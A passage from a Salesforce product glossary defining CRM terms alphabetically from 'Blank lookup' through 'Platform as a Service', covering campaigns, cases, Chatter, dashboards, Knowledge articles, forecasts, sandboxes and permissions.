When a member of an answers community asks a question and other community members post a reply, the asker can mark one of the replies as the best answer. The best answer then appears directly under the question (above the other replies). Identifying the best answer helps other community members with the same question quickly find the most relevant, useful information.

Blank lookup

A lookup that is performed when the lookup field dialog does not have a search term.

Bucketing

A tool in the report builder that lets users categorize report records by field, without having to create a formula or a custom field.

Business Account

A company or organization that you want to track.

C

Campaign

A marketing initiative, such as an advertisement, direct mail, or conference, that you conduct in order to generate prospects and build brand awareness.

Campaign Hierarchy

A set of up to five campaigns organized into a hierarchy. A parent campaign can have several child campaigns, but a child campaign can have only one parent.

Campaign Member

Any lead or contact associated with a campaign.

Campaign ROI (Return On Investment)

The campaign ROI is the return on your marketing investment. Use the Campaign ROI Analysis Report to analyze the ROI. The ROI is calculated as the net gain ($\text{Total Value Won Opps} - \text{Actual Cost}$) divided by the Actual Cost . The ROI result is expressed as a percentage.

Case

Detailed description of a customer’s feedback, problem, or question. Used to track and solve your customers’ issues.

Category, Solutions

A label you can apply to a solution to group similar solutions together. Solution categories help customer support representatives find solutions faster when solving cases. If you use the Self-Service portal or public solutions, your customers can browse solutions by category to find what they need. See also Parent Category.

Category, Ideas

Categories are administrator-defined values that help organize ideas into logical sub-groups within a zone. The View Category drop-down list on the Ideas tab allows users to filter ideas by category, and the `Categories` picklist on the Post Ideas page lets

users add categories to their ideas. For example, if your ideas zone has the focus “Improvements to our clothing line,” then you might set up categories such as “Shirts,” “Jackets,” and “Slacks.” Each organization has one common set of categories that can be added or removed from each zone. An administrator defines separate categories for their ideas and answers zones.

Category, Knowledge and Answers

See Data Category for Answers and Data Category for Articles.

Category Group for Answers

In an answers zone, a *category group* provides one or more categories that help organize questions for easy browsing. If the category group contains a hierarchy, only the first-level categories display on the Answers tab. For example, if you're a computer manufacturer you might create a Products category group for your Products zone that has four categories: Performance Laptops, Portable Laptops, Gaming Desktops, and Enterprise Desktops. Zone members can choose one of the categories to assign to a question. Administrators create the category group and categories and then associate the category group with their answers zone. An administrator defines separate categories for their ideas and answers zones.

Category Group for Articles

In Salesforce Knowledge, a *category group* organizes data categories into a logical hierarchy. For example, to classify articles by sales regions and business units, create two category groups, Sales Regions and Business Units. The Sales Regions category group could consist of a geographical hierarchy, such as All Sales Regions as the top level, North America, Europe, and Asia at the second level, and so on up to five levels. When creating articles, authors assign the relevant categories to the article. End users searching for articles can search and filter by category.

Channel

A channel refers to the medium by which an article is available. Salesforce Knowledge offers four channels where you can make articles available.

- Internal App: Salesforce users can access articles in the Articles tab depending on their role visibility.
- Customer: Customers can access articles if the Articles tab is available in a community or Customer Portal. Customer users inherit the role visibility of the manager on the account. In a community, the article is only available to users with Customer Community or Customer Community Plus licenses.
- Partner: Partners can access articles if the Articles tab is available in a community or partner portal. Partner users inherit the role visibility of the manager on the account. In a community, the article is only available to users with Partner Community licenses.
- Public Knowledge Base: Articles can be made available to anonymous users by creating a public knowledge base using the *Sample Public Knowledge Base for Salesforce Knowledge* app from the AppExchange. Creating a public knowledge base requires Sites and Visualforce.
- Your own website. Articles can be made available to users through your company website.

Channel Manager

Channel managers are the internal users that manage your partners.

Chatter Answers

Chatter Answers is a self-service support community where users can post questions and receive answers and comments from other users or your support agents.

Chatter Feed

A list of recent activities in Salesforce. Chatter feeds display:

- On the Chatter or Home tab, where you can see your posts, posts from people you follow, and updates to records you follow, and posts to groups you're a member of
- On profiles, where you can see posts made by the person whose profile you're viewing
- On records, where you can see updates to the record you're viewing
- On Chatter groups, where you can see posts to the group you're viewing

Chatter Group

Chatter groups let you share information with specific people. For example, if you're working on a project and want to share information only with your team members, you can create a Chatter group for your team. Chatter groups include a list of members, a Chatter feed, and a photo. You can create the following types of Chatter groups:

- **Public:** Only group members can post, but anyone can see the posts and join the public group.
- **Private:** Only group members can post and see the posts. The group's owner or managers must add members.

Cloud Flow Designer

Cloud-based application that lets administrators create a flow for use in Salesforce.

Combination Chart

A combination chart plots multiple sets of data on a single chart. Each set of data is based on a different field, so values are easy to compare. You can also combine certain chart types to present data in different ways on a single chart.

Connection (for Salesforce to Salesforce)

A business partner that you invite to share data using Salesforce to Salesforce.

Community

Communities are customizable public or private spaces for employees, end-customers, and partners to collaborate on best practices and business processes.

Community Application

The Community application includes the ideas and answers features. The Community app is available in the Force.com app menu.

Community Expert

A community expert is a member of the community who speaks credibly and authoritatively on behalf of your organization. When a community expert posts a comment or idea, a unique icon (🌟) displays next to his or her name so other community members can easily identify credible information within the community. The Salesforce administrator can designate as many community experts as necessary.

Commit Amount

Amount entered in a forecast that an individual salesperson is reasonably confident of closing in a particular month or quarter. For managers, this should equal the amount that they and their team can confidently close.

Competitor

Related list that displays competitor names, strengths, and weaknesses entered for a specific opportunity.

Computer-Telephony Integration (CTI)

The linkage between a telephone system and a computer that facilitates incoming- and outgoing-call handling and control.

Connect for Office

Product that allows you to integrate Salesforce with Microsoft® Word and Excel.

Connect for Outlook

Connect for Outlook is retired. The product was our legacy sync add-in for Microsoft® Outlook® 2007 and earlier.

Connect Offline

Product that allows salespeople to use Salesforce to update their data remotely, anywhere, anytime—totally unplugged.

Connected User

When using the Salesforce adapter for Lightning Connect, the connected user is the user in the provider organization whose credentials are used to log in to the provider organization. The connected user's access to data in the provider organization affects which data can be accessed from within the subscriber organization.

Console Tab

A tab containing the Agent console, which combines related records into one screen with different frames so that users can view and edit information all in one place.

Contact

Contacts are the individuals associated with your accounts.

Contact Manager Edition

A Salesforce edition designed for small businesses that provides access to key contact management features.

Contact Role

The role that a contact plays in a specific account, contract, or opportunity, such as “Decision Maker” or “Evaluator.” You can mark one contact as the “primary” contact for the account, contract, or opportunity. A contact may have different roles in various accounts, contract, or opportunities.

Content Delivery

A file that has been converted into an optimized online format for distributions to leads, contacts, and colleagues.

Content Pack

A collection of related documents or files that are stored as a group in Salesforce CRM Content.

Contract

A *contract* is an agreement defining the terms of business between parties.

Contract Line Item

Contract line items are specific products covered by a service contract. They only display to users on the Contract Line Items related list on service contracts, not contracts.

Controlling Field

Any standard or custom picklist or checkbox field whose values control the available values in one or more corresponding dependent fields.

Convert

Button or link that allows you to change a qualified lead into an account, contact, and, optionally, an opportunity. Information from the lead fields is transferred into the appropriate account, contact, and opportunity fields.

CTI Adapter

A lightweight software program that controls the appearance and behavior of a Salesforce SoftPhone. The adapter acts as an intermediary between a third-party computer telephony integration (CTI) system, Salesforce, and a Salesforce CRM Call Center user. It must be installed on any machine that needs access to Salesforce CRM Call Center functionality.

Custom Console Component

A Visualforce page added to a Salesforce console by an administrator to customize, integrate, or extend the capabilities of the console.

Custom Field

A field that can be added in addition to the standard fields to customize Salesforce for your organization’s needs.

Custom Help

Custom text administrators create to provide users with on-screen information specific to a standard field, custom field, or custom object.

Custom Links

Custom links are URLs defined by administrators to integrate your Salesforce data with external websites and back-office systems. Formerly known as Web links.

Custom Object

Custom records that allow you to store information unique to your organization.

Custom Report Type

See Report Type.

Custom S-Control

 **Note:** S-controls have been superseded by Visualforce pages. After March 2010 organizations that have never created s-controls, as well as new organizations, won't be allowed to create them. Existing s-controls will remain unaffected, and can still be edited.

Custom Web content for use in custom links. Custom s-controls can contain any type of content that you can display in a browser, for example a Java applet, an Active-X control, an Excel file, or a custom HTML Web form.

Customizable Forecasting

A revised forecasting module that allows organizations to customize forecasts for their organization's business process.

Custom View

A display feature that lets you see a specific set of records for a particular object.

D

Dashboard

A *dashboard* shows data from source reports as visual components, which can be charts, gauges, tables, metrics, or Visualforce pages. The components provide a snapshot of key metrics and performance indicators for your organization. Each dashboard can have up to 20 components.

Dashboard Builder

Dashboard builder is a drag-and-drop interface for creating and modifying dashboards.

Data Category for Answers

On the Answers tab, *data categories* allow users to classify questions in an answers zone. For example, if you have a zone for hardware products, your data categories may include laptops, desktops, and printers. Zone members can quickly browse within a specific category to find answers to their questions. Administrators can use data categories to control access to questions.

Data Category for Articles

In Salesforce Knowledge, *data categories* are a set of criteria organized hierarchically into category groups. Articles in the knowledge base can be classified according to multiple categories that make it easy for users to find the articles they need. For example, to classify articles by sales regions and business units, create two category groups, Sales Regions and Business Units. The Sales Regions category group could consist of a geographical hierarchy, such as All Sales Regions as the top level, North America, Europe, and Asia at the second level, and so on up to five levels. Authors assign categories to articles. Administrators can use data categories to control access to articles.

Database.com

Database.com is an enterprise cloud database from Salesforce.

Dated Exchange Rates

Dated exchange rates allow you to map a currency conversion rate to a specific date range. For example, the exchange rate on January 1 was 1 USD to 1.39 AUD, but on February 1, it changed to 1 USD to 1.42 AUD. Your opportunities that closed between January 1 and February 1 use the first exchange rate (1 = 1.39), while opportunities that closed after February 1 used the second exchange rate (1 = 1.42).

Demote

If you dislike an idea, you can click **demote** to subtract 10 points from its overall score and decrease the idea's overall popularity ranking. You cannot demote the same idea more than once, and after you demote an idea you cannot promote it. An idea can have negative overall points if more users demote the idea than promote it.

Dependent Field

Any custom picklist or multi-select picklist field that displays available values based on the value selected in its corresponding controlling field.

Detail

A page that displays information about a single object record. The detail page of a record allows you to view the information, whereas the edit page allows you to modify it.

A term used in reports to distinguish between summary information and inclusion of all column data for all information in a report. You can toggle the **Show Details/Hide Details** button to view and hide report detail information.

Detail View

The Agent console's center frame, which is the detail page view of any record selected from any of the console's other frames. The detail view displays the same page layouts defined for the object's detail pages. When a record is displayed in the detail view, it is highlighted in the list view.

Developer Edition

A free, fully-functional Salesforce organization designed for developers to extend, integrate, and develop with the Force.com platform. Developer Edition accounts are available on developer.salesforce.com.

Developer Pro Sandbox

Developer Pro sandboxes copy customization (metadata), but don't copy production data, into a separate environment for coding and testing. Developer Pro has more storage than a Developer sandbox. It includes a number of Developer sandboxes, depending on the edition of your production organization.

Developer Sandbox

Developer sandboxes copy customization (metadata), but don't copy production data, into a separate environment for coding and testing.

Document Library

A place to store documents without attaching them to accounts, contacts, opportunities, or other records.

Draft Article

Draft articles are in-progress articles that have not been published, which means they are not visible on the Articles tab (in any channel) or in a public knowledge base. Article managers can access draft articles on the Article Management tab by clicking the **Articles** tab in the View area and choosing **Draft Articles**. You can filter draft articles by those assigned to you or those assign to anyone (all draft articles for your organization). Draft articles can be assigned to any user involved in the editorial work.

Draft Translation

Draft translations are in-progress translations of articles into multiple languages. They have not been published, which means they are not visible on the Articles tab (in any channel) or in a public knowledge base. Article managers can access draft translations on the Articles Management tab by clicking the **Translations** tab in the View area and choosing **Draft Translations**. You can filter draft translations by those assigned to you, those assigned to a translation queue, or those assigned to anyone (all draft translations in your organization). Translations can be assigned to any user who can publish Salesforce Knowledge articles.

Dynamic Dashboard

A *dynamic dashboard* runs using the security settings of the user viewing the dashboard. Each user sees the dashboard according to his or her own access level. This approach helps administrators share one common set of dashboard components to users with different levels of access.

E

Email Alert

Email alerts are workflow and approval actions that are generated using an email template by a workflow rule or approval process and sent to designated recipients, either Salesforce users or others.

Email Template

A form email that communicates a standard message, such as a welcome letter to new employees or an acknowledgement that a customer service request has been received. Email templates can be personalized with merge fields, and can be written in text, HTML, or custom format.

Enterprise Edition

A Salesforce edition designed for larger, more complex businesses.

Entitlement

Entitlements help you determine if your customers are eligible for customer support so you can create cases for them. A customer may be eligible for support based on a particular asset, account, or service contract.

Entitlement Contact

Entitlement contacts are contacts specified to receive customer support—for example, a named caller. They're listed on an entitlement's Contacts related list or the contact's Entitlements related list. Entitlement contacts don't have page layouts, search layouts, buttons, links, or record types.

Entitlement Process

Entitlement processes are timelines that include all of the steps (milestones) that your support team must complete to resolve cases. Each process includes the logic necessary to determine how to enforce the correct service level for your customers.

Entitlement Template

Entitlement templates are predefined terms of customer support that you can quickly add to products. For example, you can create entitlement templates for Web or phone support so that users can easily add entitlements to products offered to customers.

External Data Source

An external data source specifies how to access an external system. Lightning Connect uses external data sources to access data that's stored outside your Salesforce organization. Files Connect uses external data sources to access third-party content systems. External data sources have associated external objects, which your users and the Force.com platform use to interact with the external data and content.

External Lookup Relationship

An external lookup relationship links a child standard, custom, or external object to a parent external object. When you create an external lookup relationship field, the standard External ID field on the parent external object is matched against the values of the child's external lookup relationship field. External object field values come from an external data source.

External Object

External objects behave similarly to custom objects, except that they map to data that's stored outside your Salesforce organization. Each external object maps to a data table in a defined external data source, and each external object field maps to a table column. Users and the Force.com platform use external objects to interact with the external data.

External User

External users are users with Community, Customer Portal, or partner portal licenses.

F

Feed Attachment, Chatter

A feed attachment is a file or link that is attached to a post in a Chatter feed.

Feed Filter, Chatter

Feed filters display a subset of posts in your Chatter feed on the Chatter tab.

Feed Tracking, Chatter

Administrator settings that determine which records can be followed and which fields can be tracked in Chatter feeds. Enabling an object for feed tracking allows people to follow records of that object type. Enabling fields for feed tracking allows users to see updates on the Chatter feed when those fields are changed on records they follow.

Field-Level Help

Custom help text that you can provide for any standard or custom field. It displays when users hover a mouse over the help icon adjacent to that field.

Field-Level Security

Settings that determine whether fields are hidden, visible, read only, or editable for users. Available in Enterprise, Unlimited, Performance, and Developer Editions only.

Field Sets

A field set is a grouping of fields. For example, you could have a field set that contains fields describing a user's first name, middle name, last name, and business title. Field sets can be referenced on Visualforce pages dynamically. If the page is added to a managed package, administrators can add, remove, or reorder fields in a field set to modify the fields presented on the Visualforce page without modifying any code.

Field Update

Field updates are workflow and approval actions that specify the field you want updated and the new value for it.

File Collaborator

Users with the “collaborator” permission can view, download, share, change permission, edit the file, and upload new versions of files in Chatter.

File Owner

You are the owner of a file when you upload the file in Chatter, attach the file to a Chatter feed, or upload the file in Salesforce CRM Content.

As the owner of the file you can view, edit, download, share, upload a new version, and delete the file, as well as make the file private and change the permission on the file.

File, Private

A private file in Chatter is indicated by the private icon (🔒) and is only available to the file owner and isn't shared with anyone. A private file is created when you upload a file on the Files tab or contribute a file to a Salesforce CRM Content personal library. You own files you upload or contribute.

File, Privately Shared

A privately shared file in Chatter is indicated by the privately shared icon (👤) and is only available to the file owner and the specific people or groups it has been shared with.

File, Your Company

The your company icon (🏢) indicates a file that is shared with all Chatter users in your company. All Chatter users in your company can find and view this file.

File Viewer

Users with the “viewer” permission can view, download, and share files in Chatter.

Files Tab

A tab that lists a user's Chatter and Salesforce CRM Content files.

Filter Condition/Criteria

Condition on particular fields that qualifies items to be included in a list view or report, such as “State equals California.”

Fiscal Year

A period that an organization uses for financial planning purposes, such as forecasting, whose length is usually similar to the length of a calendar year. Fiscal years usually contain smaller fiscal periods, such as quarters or trimesters.

Flag

An icon that users can click on a question or reply to report it as spam, hateful, or inappropriate.

Folder

A *folder* is a place where you can store reports, dashboards, documents, or email templates. Folders can be public, hidden, or shared, and can be set to read-only or read/write. You control who has access to its contents based on roles, permissions, public groups, and license types. You can make a folder available to your entire organization, or make it private so that only the owner has access.

Follow

A subscription to a user or record that lets you see related updates in your Chatter feed. Follow a user to see the user's posts. Follow a record to see posts, comments, and field changes.

Follow, Chatter Answers

A subscription to a question that lets you receive emails when someone answers or comments on a specific question.

Force.com App Menu

A menu that enables users to switch between customizable applications (or "apps") with a single click. The Force.com app menu displays at the top of every page in the user interface.

Force.com Enterprise App

A custom app with up to eight (8) custom objects and eight (8) custom tabs, read-write access to accounts and contacts, and access to Sharing, Bulk API, or Streaming API.

Force.com Light App

A custom app with up to eight (8) custom objects and eight (8) custom tabs, read-only access to accounts and contacts, and no access to Sharing, Bulk API, or Streaming API.

Forecast Amount

Applies to Collaborative Forecasts. The revenue forecast from the forecast manager's perspective and the sum of the owner's and subordinates' opportunities, including all forecast adjustments.

Forecast Category

Determines the category to which an opportunity is attributed in a forecast. The default category setting for an opportunity is tied to its stage, as set in the `stage` picklist. To update the `Forecast Category` for a particular opportunity, you must edit that opportunity's forecast.

Forecast Quantity

Applies to Collaborative Forecasts. The quantity forecast from the forecast manager's perspective and the sum of the owner's and subordinates' opportunities, including all forecast adjustments.

Forecast User

A user who can see and work with forecasts below them in either the forecast hierarchy or territory hierarchy.

Forecasts

Projections of sales based on the organization's fiscal year.

Formula Field

A type of custom field. Formula fields automatically calculate their values based on the values of merge fields, expressions, or other values.

Full Sandbox

Full sandboxes copy your entire production organization and all its data, including standard and custom object records, documents, and attachments. Use the sandbox to code and test changes, and to train your team about the changes. You can refresh a Full sandbox every 29 days.

G

Global Search

Search more records and fields in Salesforce from the header search box. Global search keeps track of which objects you use and how often you use them, and arranges the search results accordingly. Search results for the objects you use most frequently appear at the top of the list.

Global Variable

A special merge field that you can use to reference data in your organization.

A method access modifier for any method that needs to be referenced outside of the application, either in the SOAP API or by other Apex code.

Group

A group is a set of users. Groups can contain individual users, other groups, or the users in a role. Groups can be used to help define sharing access to data or to specify which data to synchronize in Salesforce for Outlook configurations or Exchange Sync configurations.

Users can define their own personal groups. Administrators can create public groups for use by everyone in the organization.

Group Edition

A product designed for small businesses and workgroups with a limited number of users.

Group Task

A task that was assigned to multiple users when it was created. Note that group tasks are independent records that are not linked; they can be edited, transferred, or deleted individually.

Guest User

Guest users can access public Site.com and Force.com sites, and public pages in Communities, via the Guest User license associated with each site or community. Guest users' access to objects and data is controlled by public access settings on the Guest User profile.

H

Half-life

The half-life setting determines how quickly old ideas drop in ranking on the Popular Ideas subtab, to make room for ideas with more recent votes. A shorter half-life moves older ideas down the page faster than a longer half-life. This setting affects all zones in your organization.

Highlights Panel

A customizable table of up to four columns and two rows that appears at the top of every primary tab in a Salesforce console. It lets you view key information about records at a glance.

High-Volume Portal Users

Limited-access users intended for organizations with many thousands to millions of portal users. Unlike other users, high-volume portal users don't have roles, which eliminates performance issues associated with role hierarchy calculations. High-volume portal users include both the High Volume Customer Portal User and Authenticated Website User license types.

Home Tab

Starting page from which users can choose sidebar shortcuts and options, view current tasks and activities, or select another tab.

Hover Detail

Hover details display an interactive overlay containing detailed information about a record when users hover the mouse over a link to that record in the Recent Items list on the sidebar or in a lookup field on a record detail page. Users can quickly view information about a record before clicking **View** for the record's detail page or **Edit** for the edit page. The fields displayed in the hover details are determined by the record's mini page layout. The fields that display in document hover details are not customizable.

I

Idea

Ideas are suggestions posted by the members of an ideas community and are organized by zones. For example, if the focus of a particular zone is “Ideas for car features,” an appropriate idea for that zone might have the title “Insulated cup holders that keep your beverage hot or cold.” Or, if the focus of a particular zone is “Ideas for our company’s employee benefits,” an appropriate idea for that zone might have the title “On-site day care.”

Immediate Action

A workflow action that executes instantly when the conditions of a workflow rule are met.

Indirect Lookup Relationship

An indirect lookup relationship links a child external object to a parent standard or custom object. When you create an indirect lookup relationship field on an external object, you specify the parent object field and the child object field to match and associate records in the relationship. Specifically, you select a custom unique, external ID field on the parent object to match against the child’s indirect lookup relationship field, whose values come from an external data source.

Influence, Chatter

An indicator of a person’s influence in Chatter. The number of posts and comments the person makes, and the number of comments and likes the person receives determine the level of influence.

- Top Influencers lead collaboration efforts by regularly sharing essential content.
- Active Influencers encourage others to get involved and share knowledge.
- Observers are quiet participants or just getting started in Chatter.

Interaction Log

An area in a Salesforce console where you can jot notes about the main record you’re working on without clicking a button, viewing a new tab, or scrolling to the Notes & Attachments related list. Interaction logs are archived on the Activity History related list for easy review and retrieval. Administrators can customize interaction logs to include task fields.

J

Junction Object

A custom object with two master-detail relationships. Using a custom junction object, you can model a “many-to-many” relationship between two objects. For example, you may have a custom object called “Bug” that relates to the standard case object such that a bug could be related to multiple cases and a case could also be related to multiple bugs.

K

Knowledge Agent

Salesforce uses the term *knowledge agent* to represent a specific type of user. Knowledge agents are article consumers in the internal Salesforce Knowledge app. These users can access the Articles tab to search for and view articles, but they cannot create, edit, or manage articles.

Knowledge Sidebar

A sidebar in a Salesforce console that displays titles of Salesforce Knowledge articles that may solve the case you’re working on. It automatically searches and returns articles from your knowledge base that match any of the words you type in the `Subject` of a case. The sidebar only displays for Salesforce Knowledge users after administrators set it up.

L

Layout

See Page Layout.

Lead

A *lead* is a sales prospect who has expressed interest in your product or company.

Library

A file repository in Salesforce CRM Content.

Library Permission

A group of privileges that determines user access within a Salesforce CRM Content library.

Lightning Connect

Lightning Connect enables you to access records that are stored outside Salesforce, such as data in an enterprise resource planning (ERP) system. Salesforce represents the data in external objects and accesses the external data in real time via Web service callouts to external data sources.

Like

To show support for a post or comment in a Chatter feed. When you like a post or comment, you receive email notifications for subsequent comments.

Like, Chatter Answers

To show support or indicate quality or usefulness for a question, answer, or knowledge article.

List Price

The price of a product in a custom price book.

List View

A list display of items (for example, accounts or contacts) based on specific criteria. Salesforce provides some predefined views.

In the Agent console, the list view is the top frame that displays a list view of records based on specific criteria. The list views you can select to display in the console are the same list views defined on the tabs of other objects. You cannot create a list view within the console.

Live Agent

Live Agent lets service organizations connect with customers or website visitors in real time through a Web-based, text-only live chat.

Live Agent Console

The Live Agent console is a dedicated console used by customer service agents to manage Live Agent chats. Agents can answer chat requests, conduct live chats, and interact with Salesforce records and Salesforce Knowledge articles.

Local Name

The value stored for the field in the user's or account's language. The local name for a field is associated with the standard name for that field.

Lookup Dialog

Popup dialog available for some fields that allows you to search for a new item, such as a contact, account, or user.

Lookup Field

A type of field that contains a linkable value to another record. You can display lookup fields on page layouts where the object has a lookup or master-detail relationship with another object. For example, cases have a lookup relationship with assets that allows users to select an asset using a lookup dialog from the case edit page and click the name of the asset from the case detail page.

Lookup Relationship

A relationship between two records so you can associate records with each other. For example, cases have a lookup relationship with assets that lets you associate a particular asset with a case. On one side of the relationship, a lookup field allows users to click a lookup icon and select another record from a popup window. On the associated record, you can then display a related list to show all of the records that have been linked to it. If a lookup field references a record that has been deleted, by default Salesforce clears the lookup field. Alternatively, you can prevent records from being deleted if they're in a lookup relationship.

M

Marketing User

One or more individuals in your organization who can manage campaigns. Administrators can designate someone as a Marketing User by selecting the `Marketing User` checkbox in the user's personal information.

Only marketing users can create, edit, and delete campaigns or configure advanced campaign setup.

To use the campaign import wizards, marketing users must also have the Marketing User profile or the "Import Leads" permission.

Master-Detail Relationship

A relationship between two different types of records that associates the records with each other. For example, accounts have a master-detail relationship with opportunities. This type of relationship affects record deletion, security, and makes the lookup relationship field required on the page layout.

Master Picklist

A complete list of picklist values available for a record type or business process.

Matrix Report

Matrix reports are similar to summary reports but allow you to group and summarize data by both rows and columns. They can be used as the source report for dashboard components. Use this type for comparing related totals, especially if you have large amounts of data to summarize and you need to compare values in several different fields, or you want to look at data by date *and* by product, person, or geography.

Member Status

The status of a lead or contact in relation to a campaign. For example, a lead or contact could have a member status of "Planned," "Sent," or "Responded" at different stages of an email campaign.

Message, Chatter

A Chatter message is a private communication with other Chatter users. Use messages to send your manager a question privately, or to communicate with a few select people when a discussion isn't relevant to everyone you work with. Messages don't appear in your feed, your profile, or any other part of Chatter that's publicly visible.

Merge Field

A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record. For example, `Dear {!Contact.FirstName},` uses a contact merge field to obtain the value of a contact record's `FirstName` field to address an email recipient by his or her first name.

Milestone

Milestones are required steps in your support process. They're metrics that represent service levels to provide to each of your customers. Examples of milestones include First Response and Resolution Times on cases.

Milestone Actions

Milestone actions are time-dependent workflow actions that occur at every step (milestone) in an entitlement process. Examples of milestone actions include sending email alerts to specified users an hour before a first response is near violation or automatically updating certain fields on a case one minute after a first response successfully completes.

Mini Page Layout

A subset of the items in a record's existing page layout that administrators choose to display in the Agent console's Mini View and in Hover Details. Mini page layouts inherit record type and profile associations, related lists, fields, and field access settings from the page layout.

Mini View

The Agent console's right frame which displays the records associated with the record displayed in the detail view. The fields displayed in the mini view are defined in the mini page layouts by an administrator. The mini view does not display if the record in the detail view does not have any records associated with it.

Multi-Person Event

A planned event to which multiple users are invited, also referred to as a meeting. You can create multi-person events by inviting other users to any calendar event you create.

Multi-Select Picklist

See Picklist (Multi-Select).

My Settings

When the improved Setup user interface is enabled in an organization and the user has Salesforce Classic, personal settings are available from the My Settings menu under the user's name.

N

Named Credential

A named credential specifies the URL of a callout endpoint and its required authentication parameters in one definition. A named credential can be specified as an endpoint to simplify the setup of authenticated callouts.

Navigation Tab

A tab with a drop-down button in a Salesforce console that lets you select and view object home pages.

Nickname

A nickname is the name used to identify this user in a community. Up to 40 alphanumeric characters are allowed. Standard users can edit this field.

O

Object

An object allows you to store information in your Salesforce organization. The object is the overall definition of the type of information you are storing. For example, the case object allow you to store information regarding customer inquiries. For each object, your organization will have multiple records that store the information about specific instances of that type of data. For example, you might have a case record to store the information about Joe Smith's training inquiry and another case record to store the information about Mary Johnson's configuration issue.

Object-Level Help

Custom help text that you can provide for any custom object. It displays on custom object record home (overview), detail, and edit pages, as well as list views and related lists.

OData Producer

An OData producer is a remote data service that uses the Open Data Protocol (OData) to expose data that's stored on an external server. With the Lightning Connect feature, you define external data sources to connect Salesforce to OData producers, and you define external objects to map to the external data.

Open CTI

An application programming interface that lets developers build CTI (computer-telephony integration) systems that integrate with Salesforce without the use of CTI adapters or client applications.

Operator

An operator is an item used to narrow or broaden a search. In most Salesforce searches, AND, OR, AND NOT, parentheses (), and quotation marks " " can be used as operators.

Opportunities

Opportunities track your sales and pending deals.

Opportunity Team

An opportunity team is a set of users that normally work together on sales opportunities. A typical opportunity team might include the account manager, the sales representative, and a pre-sales consultant. You can specify the opportunity team for each opportunity that you own.

Organic Search Leads

Organic search lead is a specific lead source indicating that the lead was generated when a user, who arrived at your website by way of an unpaid (organic) listing on a major search engine, filled out the Web-to-Lead form containing the Salesforce tracking code. The lead source details contain the search engine and the search phrase for each organic lead.

Organization

A deployment of Salesforce with a defined set of licensed users. An organization is the virtual space provided to an individual customer of Salesforce. Your organization includes all of your data and applications, and is separate from all other organizations.

Organization-Wide Address

An organization-wide address allows you to associate a single email address as an alias for all users within a user profile.

Outbound Message

An outbound message is a workflow, approval, or milestone action that sends the information you specify to an endpoint you designate, such as an external service. Outbound messaging is configured in the Salesforce setup menu. Then you must configure the external endpoint. You can create a listener for the messages using the SOAP API.

Owner Only Amount

Applies to Collaborative Forecasts. The sum of all of a person's revenue opportunities, without adjustments.

Owner Only Quantity

Applies to Collaborative Forecasts. The sum of all of a person's quantity opportunities, without adjustments.

Salesforce for Outlook Configuration

Salesforce for Outlook configurations include settings for the data that Salesforce for Outlook users can sync between Microsoft® Outlook® and Salesforce. Administrators can create separate configurations for different types of users, and give users permission to edit some of their own settings. For example, an opportunity team might want to sync everything, while a manager might want to sync only events.

Owner

Individual user to which a record (for example, a contact or case) is assigned.

P

PaaS

See Platform as a Service.

Package

A group of Force.com components and applications that are made available to other organizations through the AppExchange. You use packages to bundle an app along with any related components so that you can upload them to AppExchange together.

Package Installation

Installation incorporates the contents of a package into your Salesforce organization. A package on the AppExchange can include an app, a component, or a combination of the two. After you install a package, you may need to deploy components in the package to make it generally available to the users in your organization.

Page Layout

Page layout is the organization of fields, custom links, and related lists on a record detail or edit page. Use page layouts primarily for organizing pages for your users. In Enterprise, Unlimited, Performance, and Developer Editions, use field-level security to restrict users' access to specific fields.

Parent Account

An organization or company that an account is affiliated. By specifying a parent for an account, you can get a global view of all parent/subsidiary relationships using the **View Hierarchy** link.

Partial Copy Sandbox

A Partial Copy sandbox is a Developer sandbox plus the data that you define in a sandbox template.

Partner

Partners are the companies with which you collaborate to close your sales deals. For each opportunity or account you create, the Partners related list allows you to store information about your partners and the roles they play in the opportunity or account. A partner must be an existing account within Salesforce. Selecting a partner role automatically creates a reverse partner relationship with the associated account so that both accounts list the other account as a partner.

Partner Accounts

Partner accounts are Salesforce accounts that a channel manager uses to manage partner organizations, partner users, and activities when using the partner portal.

Partner Role

Selection for an account on the Partners related list of an individual account or opportunity that specifies the role that the account has in related sales deals.

Partner User

Partner users are Salesforce users with limited capabilities. They are external to your organization but sell your products or services through indirect sales channels. They are associated with a particular partner account, have limited access to your organization's data, and log in via a partner portal.

Partner Portal

Partner portal allows partner users to log in to Salesforce through a Web portal rather than through Salesforce.

Percent (%) Quota

For forecasting versions where quotas are available, this is the calculated value in forecasts that indicates what percentage of the quota a salesperson is confident of closing. This amount is the `Commit Amount` divided by the `Quota`.

Permission

A permission is a setting that allows a user to perform certain functions in Salesforce. Permissions can be enabled in permission sets and profiles. Examples of permissions include the "Edit" permission on a custom object and the "Modify All Data" permission.

Permission Set

A collection of permissions and settings that gives users access to specific tools and functions.

Person Account

A person account is an individual consumer with whom you do business, such as a financial services client, an online shopper, or a vacation traveler. Person accounts are applicable to organizations that operate on a business-to-consumer model as opposed to a business-to-business model.

Personal Edition

Product designed for individual sales representatives and single users.

Personal Settings

Settings and customization options to help users personalize their Salesforce experience. All Salesforce users can edit their own personal settings. Depending on an organization's user interface settings, users can access their personal settings from the Personal Setup area of the Setup menu, or from the menu under their avatar or name.

Phrase Search

A type of full-text search that matches only items that contain a specified phrase, such as "customer relationship management."

Picklist

Selection list of options available for specific fields in a Salesforce object, for example, the `Industry` field for accounts. Users can choose a single value from a list of options rather than make an entry directly in the field. See also Master Picklist.

Picklist (Multi-Select)

Selection list of options available for specific fields in a Salesforce object. Multi-select picklists allow users to choose one or more values. Users can choose a value by double clicking on it, or choose additional values from a scrolling list by holding down the CTRL key while clicking a value and using the arrow icon to move them to the selected box.

Picklist Values

Selections displayed in drop-down lists for particular fields. Some values come predefined, and other values can be changed or defined by an administrator.

Pinned Lists

Lists that display at the top or on the left side of a Service Cloud console; they're always visible and let you see the list you're working from and a record's details at the same time. Pinned lists must be turned on by an administrator.

Pipeline

Calculated amount of open opportunities that have a close date within the quarter. Displays on forecast detail and edit pages. For managers, this amount includes open opportunities for them and their entire team.

Platform as a Service (PaaS)

An environment where developers use programming tools offered by a service provider to create applications and deploy them in a cloud. The application is hosted as a service and provided to customers via the Internet. The PaaS vendor provides an API for creating and extending specialized applications. The PaaS vendor also takes responsibility for the daily maintenance, operation, and support of the deployed application and each customer's data. The service alleviates the need for programmers to install, configure, and maintain the applications on their own hardware, software, and related IT resources. Services can be delivered using the PaaS environment to any market segment.

Popular Ideas

